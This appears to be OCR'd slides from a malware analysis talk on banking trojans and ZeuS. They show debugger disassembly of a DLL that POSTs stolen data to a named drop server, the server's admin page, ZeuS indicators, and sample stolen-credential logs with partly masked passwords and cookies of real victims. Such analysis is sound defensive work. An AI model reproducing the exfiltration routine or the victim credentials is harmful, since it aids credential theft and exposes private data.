20001D49 85C0 TEST EAX,EAX
20001D4B 74 1C JE SHORT 20001D69
20001D4D 8B45 C8 MOV EAX,DWORD PTR SS:[EBP-38]
20001D50 85C0 TEST EAX,EAX
20001D52 75 05 JNZ SHORT 20001D59
Registers (FPU)
EAX 0012E6CC
ECX 0018DA38
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 0012E6C4
ESP 0012E69C
EBP 0012E738
ESI 00000000
EDI 7FFD4000
EIP 7C90E4F4 ntdll.KiFastSystemCallRet
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -??? FFFF 00700070 00700070
ST1 empty -??? FFFF 00F000F0 00F000F0
ST2 empty -??? FFFF 0070004F 00570069
ST3 empty -??? FFFF 003F0017 006400E4
ST4 empty -??? FFFF 4E1C6CF2 FFB5C6EF
ST5 empty 1.0000000000000000000
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
3 2 1 0 E S P U O Z
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1
Address Hex dump ASCII
00410000 7A B8 F9 42 BD FD EF 42 00 00 00 00 7C E0 40 00 z¸ù·B½ýïB....|à@.
00410010 54 E0 40 00 00 00 00 00 00 00 00 00 00 00 00 00 Tà@.............
00410020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00410030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00410040 E6 59 12 4A 19 A6 ED B5 00 00 40 00 00 00 00 00 µY↕J↓ª♦┤..@.....
00410050 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ....☺...
00410060 FF FF FF FF FF FF FF FF 00 00 00 00 02 00 00 00 ....ÿÿÿÿ....☻...
00410070 00 00 00 00 78 66 15 00 FF FF FF FF 00 00 00 00 ....xf§. ÿÿÿÿ....
00410080 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ....☺...
00410090 50 45 36 00 D8 39 36 00 00 00 EF 42 00 00 00 00 PE6.╪96...ïB....
004100A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004100B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004100C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0012E69C 7C90DF2C RETURN to ntdll.7C90DF2C
0012E6A0 7C809574 RETURN to kernel32.7C809574 from ntdll.
0012E6A4 00000002
0012E6A8 0012E6C4
0012E6AC 00000001
0012E6B0 00000000
0012E6B4 00000000
0012E6B8 00000000
0012E6BC 00000002
0012E6C0 00000000
0012E6C4 00000120
0012E6C8 00000028
0012E6CC 7E44048F USER32.7E44048F
0012E6D0 7E428EB0 USER32.7E428EB0
0012E6D4 FFFFFFFF
Command :
Module C:\WINDOWS\system32\ntshrui.dll


JMP SHORT 20001CEF
MOV EAX,DWORD PTR SS:[EBP+8]
CMP EAX,ESI
JE 20001DC8
MOV ECX,DWORD PTR DS:[EAX]
LEA EDX,DWORD PTR SS:[EBP-10]
PUSH EDX
PUSH EAX
CALL DWORD PTR DS:[ECX+78]
MOV EAX,DWORD PTR SS:[EBP-10]
LEA ECX,DWORD PTR SS:[EBP-18]
MOV DWORD PTR SS:[EBP+C],EAX
LEA EAX,DWORD PTR SS:[EBP+C]
PUSH EAX
CALL 2000C08D
PUSH EDI
PUSH 1
PUSH 20018790
LEA ECX,DWORD PTR SS:[EBP-2C]
XOR BL,BL
CALL 2000D4D2
LEA ECX,DWORD PTR SS:[EBP-2C]
MOV BYTE PTR SS:[EBP-4],3
CALL 2000D67B
TEST EAX,EAX
MOV EDI,20016070
JE 20001D9C
MOV AL,BYTE PTR SS:[EBP+F]
PUSH 0
LEA ECX,DWORD PTR SS:[EBP-3C]
MOV BYTE PTR SS:[EBP-3C],AL
CALL DWORD PTR DS:[200130F4]
MOV BYTE PTR SS:[EBP-4],4
PUSH EDI
LEA ECX,DWORD PTR SS:[EBP-2C]
CALL 2000D582
MOV ESI,EAX
TEST ESI,ESI
JE SHORT 20001D8D
LEA EAX,DWORD PTR SS:[EBP-3C]
MOV ECX,ESI
PUSH EAX
CALL 2000D44E
TEST EAX,EAX
JE SHORT 20001D69
MOV EAX,DWORD PTR SS:[EBP-38]
TEST EAX,EAX
JNZ SHORT 20001D59
ASCII "C:\WINDOWS\system32\lm.dat"
ASCII "nolog"
MSVCP60.?_Tidy@?$basic_string@DU?$char_t
ECX 0018DA38
EDX 7C90E4F4 ntdll.K
EBX 0012E6C4
ESP 0012E69C
EBP 0012E738
ESI 00000000
EDI 7FFD4000
EIP 7C90E4F4 ntdll.K
C 0 ES 0023 32bit 0
P 1 CS 001B 32bit 0
A 0 SS 0023 32bit 0
Z 1 DS 0023 32bit 0
S 0 FS 003B 32bit 7
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_S
EFL 00000246 (NO,NB,
ST0 empty -??? FFFF
ST1 empty -??? FFFF
ST2 empty -??? FFFF
ST3 empty -??? FFFF
ST4 empty -??? FFFF
ST5 empty 1.0000000
ST6 empty 1.0000000
ST7 empty 1.0000000
3 2 1
FST 4000 Cond 1 0 0
FCW 027F Prec NEAR,
ASCII
0012E69C 7C90DF2C RETURN to ntdll.7C90DF
0012E6A0 7C809574 RETURN to kernel32.7C8
0012E6A4 00000002
0012E6A8 0012E6C4
0012E6AC 00000001
0012E6B0 00000000


JMP 20007038
SUB DWORD PTR SS:[ESP+4],8
JMP 20007048
PUSH EBP
MOV EBP,ESP
SUB ESP,898
PUSH EBX
PUSH ESI
PUSH EDI
NOP
CALL 2000D762
AND DWORD PTR SS:[EBP-8],0
MOV EBX,2001B3A0
ASCII "sendliman.cn/sdt.php"
PUSH EBX
CALL 200114D6
JMP to msvcrt.strlen
MOV EDI,200163D0
MOV DWORD PTR SS:[EBP-4],EAX
PUSH EDI
PUSH EBX
CALL DWORD PTR DS:[20013108]
msvcrt.strstr
MOV ESI,EAX
LEA EAX,DWORD PTR SS:[EBP-2BC]
SUB ESI,EBX
PUSH ESI
PUSH EBX
PUSH EAX
CALL DWORD PTR DS:[200131A0]
msvcrt.strncpy
AND BYTE PTR SS:[EBP+ESI-2BC],0
LEA EAX,DWORD PTR SS:[EBP-3E8]
PUSH 200163C8
ASCII "http://"
PUSH EAX
CALL 200116AE
JMP to msvcrt.strcpy
LEA EAX,DWORD PTR SS:[EBP-2BC]
PUSH EAX
LEA EAX,DWORD PTR SS:[EBP-3E8]
PUSH EAX
CALL 200114E2
JMP to msvcrt.strcat
LEA EAX,DWORD PTR SS:[EBP-3E8]
PUSH EDI
PUSH EAX
CALL 200114E2
JMP to msvcrt.strcat
MOV EDI,DWORD PTR SS:[EBP-4]
SUB EDI,ESI
LEA EAX,DWORD PTR DS:[EDI-1]
PUSH EAX
LEA EAX,DWORD PTR DS:[ESI+2001B3A1]
PUSH EAX
LEA EAX,DWORD PTR SS:[EBP-898]
ECX 0018DA38
EDX 7C90E4F4 ntdll.K
EBX 0012E6C4
ESP 0012E69C
EBP 0012E738
ESI 00000000
EDI 7FFD4000
EIP 7C90E4F4 ntdll.K
C 0 ES 0023 32bit 0
P 1 CS 001B 32bit 0
A 0 SS 0023 32bit 0
Z 1 DS 0023 32bit 0
S 0 FS 003B 32bit 7
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_S
EFL 00000246 (NO,NB,
ST0 empty -??? FFFF
ST1 empty -??? FFFF
ST2 empty -??? FFFF
ST3 empty -??? FFFF
ST4 empty -??? FFFF
ST5 empty 1.0000000
ST6 empty 1.0000000
ST7 empty 1.0000000
3 2 1
FST 4000 Cond 1 0 0
FCW 027F Prec NEAR,
ASCII
42 BD FD EF 42 00 00 00 00 7C E0 40 00
00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00
0012E69C 7C90DF2C RETURN to ntdll.7C90DF
0012E6A0 7C809574 RETURN to kernel32.7C8
0012E6A4 00000002
0012E6A8 0012E6C4
0012E6AC 00000001
0012E6B0 00000000


7B0120 CALL DWORD PTR DS:[20017BD8] WININET.InternetConnectA
CMP EAX,ESI
MOV DWORD PTR SS:[EBP-14],EAX
JE SHORT 20007583
PUSH ESI
PUSH ESI
PUSH ESI
0120 PUSH 200163C4 ASCII "SAS"
F7FFFF LEA ECX,DWORD PTR SS:[EBP-828]
PUSH ESI
PUSH ECX
0120 PUSH 200163BC ASCII "POST"
PUSH EAX
7B0120 CALL DWORD PTR DS:[20017BD4] WININET.HttpOpenRequestA
CMP EAX,ESI
MOV DWORD PTR SS:[EBP-C],EAX
JE SHORT 20007583
0120 PUSH 20018EAC ASCII "09122008_123759_16642140"
FBFFFF LEA EAX,DWORD PTR SS:[EBP-440]
0120 PUSH 20016C08 ASCII "userid=%s"
PUSH EAX
010120 CALL DWORD PTR DS:[20013168] msvcrt.sprintf
FBFFFF LEA EAX,DWORD PTR SS:[EBP-440]
PUSH EAX
0000 CALL 200114D6 JMP to msvcrt.strlen
ADD ESP,10
PUSH EAX
FBFFFF LEA EAX,DWORD PTR SS:[EBP-440]
PUSH EAX
PUSH DWORD PTR SS:[EBP-18]
PUSH EDI
PUSH DWORD PTR SS:[EBP-C]
7B0120 CALL DWORD PTR DS:[20017BD0] WININET.HttpSendRequestA
MOV DWORD PTR SS:[EBP-4],EAX
PUSH DWORD PTR SS:[EBP-C]
7B0120 CALL DWORD PTR DS:[20017BC8] WININET.InternetCloseHandle
PUSH DWORD PTR SS:[EBP-14]
7B0120 CALL DWORD PTR DS:[20017BC8] WININET.InternetCloseHandle
PUSH DWORD PTR SS:[EBP-10]
7B0120 CALL DWORD PTR DS:[20017BC8] WININET.InternetCloseHandle
NOP
NOP
NOP
NOP
INC DWORD PTR SS:[EBP-8]
CMP DWORD PTR SS:[EBP-4],ESI
JNZ SHORT 20007615
FDFFFF AND BYTE PTR SS:[EBP-24C],0
ECX 0018DA38
EDX 7C90E4F4 ntdll.K
EBX 0012E6C4
ESP 0012E69C
EBP 0012E738
ESI 00000000
EDI 7FFD4000
EIP 7C90E4F4 ntdll.K
C 0 ES 0023 32bit 0
P 1 CS 001B 32bit 0
A 0 SS 0023 32bit 0
Z 1 DS 0023 32bit 0
S 0 FS 003B 32bit 7
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_S
EFL 00000246 (NO,NB,
ST0 empty -??? FFFF
ST1 empty -??? FFFF
ST2 empty -??? FFFF
ST3 empty -??? FFFF
ST4 empty -??? FFFF
ST5 empty 1.0000000
ST6 empty 1.0000000
ST7 empty 1.0000000
3 2 1
FST 4000 Cond 1 0 0
FCW 027F Prec NEAR,
ASCII
42 BD FD EF 42 00 00 00 00 7C E0 40 00 ²½·B⁴²∩B....|α@.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Tα@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0012E69C 7C90DF2C RETURN to ntdll.7C90DF
0012E6A0 7C809574 RETURN to kernel32.7C8
0012E6A4 00000002
0012E6A8 0012E6C4
0012E6AC 00000001
0012E6B0 00000000

sendliman.cn


http://sendliman.cn/


Google

Welcome to the home of **sendliman.cn**

To change this page, upload your website into the public_html directory

Date Created: Wed Aug 20 14:52:51 2008


USER ADMIN PAGE
http://sendliman.cn/admin.php
Google
Please, log in:
Login:
Password:
LOGIN



"I THINK YOU SHOULD BE MORE EXPLICIT HERE IN STEP TWO."

Source: http://www.sciencecartoonsplus.com / Sidney

Example I

Timestamp:08.07.2008 22:12:25

- [http://login.live.com/login.srf?wa=wsignin1.0[...]
  login=KEYLOGGED:leear2XXX.edu KEYSREAD:leear@XXX.edu
- [http://login.live.com/login.srf?wa=wsignin1.0[...]
  passwd=KEYLOGGED:04uciXX KEYSREAD:04uciXX
- [https://login.live.com/ppsecure/post.srf?wa=wsignin1.0[...]
  Sign In
  PPSX=Pass
  PwdPad=IfYouAreReadingThisYouHaveTooMuchF
  login=leear@XXX.edu
  passwd=04uciXX
  LoginOptions=2
  PPFT=Bzy3u0imy4JP6WjmRQISrSb3fwF7WDxCHfhHEHZTg74Hzktqk
  IP=XXX.181.104.92
  ID=08052008_155842_32185906

Example II

*******PROTECTED STORAGE*******
Resource: https://ssologon.bankofamerica.com/
Description: AutoComplete Passwords
Username: XXXk8p3
Password: kissXXX

Resource: http://www.myspace.com/
Description: AutoComplete Passwords
Username: cutelaXXX@live.com
Password: alleXXX

Example III

Timestamp:08.07.2008 18:07:54
**********COOKIES**********
http://www.google.com/ig
PREF=ID=a0567315adb4edXX:
TB=5:
TM=1137730467:
LM=1208466064:
S=4RBtzgEjOVgwH9wP;
NID=12=IsSRM11qplYNeeFneEaVGt1F5LUF[...]

ZeuS / Wsnpoem / Zbot

- Creates %Windir%\system32\wsnpoem (version 1)
  - Characteristic files: ntos.exe, oembios.exe or twext.exe
  - Drops other files (e.g. audio.dll / video.dll)
- Injects itself into various processes
- Interesting features include form grabber, injection of arbitrary HTML code, and stealing of certificates

ZeuS / Wsnpoem / Zbot

- Characteristic mutex names, e.g.
  - __SYSTEM__64AD0625__
  - __SYSTEM__91C38905__
- Complete overview by Frank Boldewin
  - "More advanced unpacking - Part II" (http://reconstructer.org/papers.html)

Example I

[0739] VERSION: 1289 ----------
System time: 18.06.2008 03:07:55, GMT: -4.00, Login time: 00:05:43
Version: 5.1.2600 SP2, Language: 1033
Process: C:\Program Files\Internet Explorer\iexplore.exe
-
https://onlineservices.wachovia.com/auth/AuthService
Referer: -
Keys: www.wachovia.com julXXX mckinXXX minimXXX july2XXX
Data:
action=uidLogin
bi=version%3D1%26pm_fpua%3Dmozilla%2F4.0 %28compatible%3B
msie windows nt 5.1%3B .net clr 1.0.3705%3B [...]
requestTimestamp=1213758461593
userid=julXXXmckinXXX
password=july2XXX

Example II

[0002] VERSION: 1548

System time: 09.05.2008 09:37:12, GMT: -4.00,
Login time: 00:02:03
Version: 5.1.2600 SP1, Language: 1033
Process: C:\WINDOWS\system32\services.exe
-
Protected Storage:
https://login.comcast.net/login = acesharXXX|downdXXX
https://my.screenname.aol.com/cqr/login/login.psp =
bigIamXX|IaXX

Example III

IE Cookies:
Path: google.com /
PREF=ID=d9361e071b3ebeXX:
TM=1214675597:
LM=1214675597:
S=COFeRz[...]
Path: yahoo.com /
B=3eju00t46cv1v&b=3&s=au

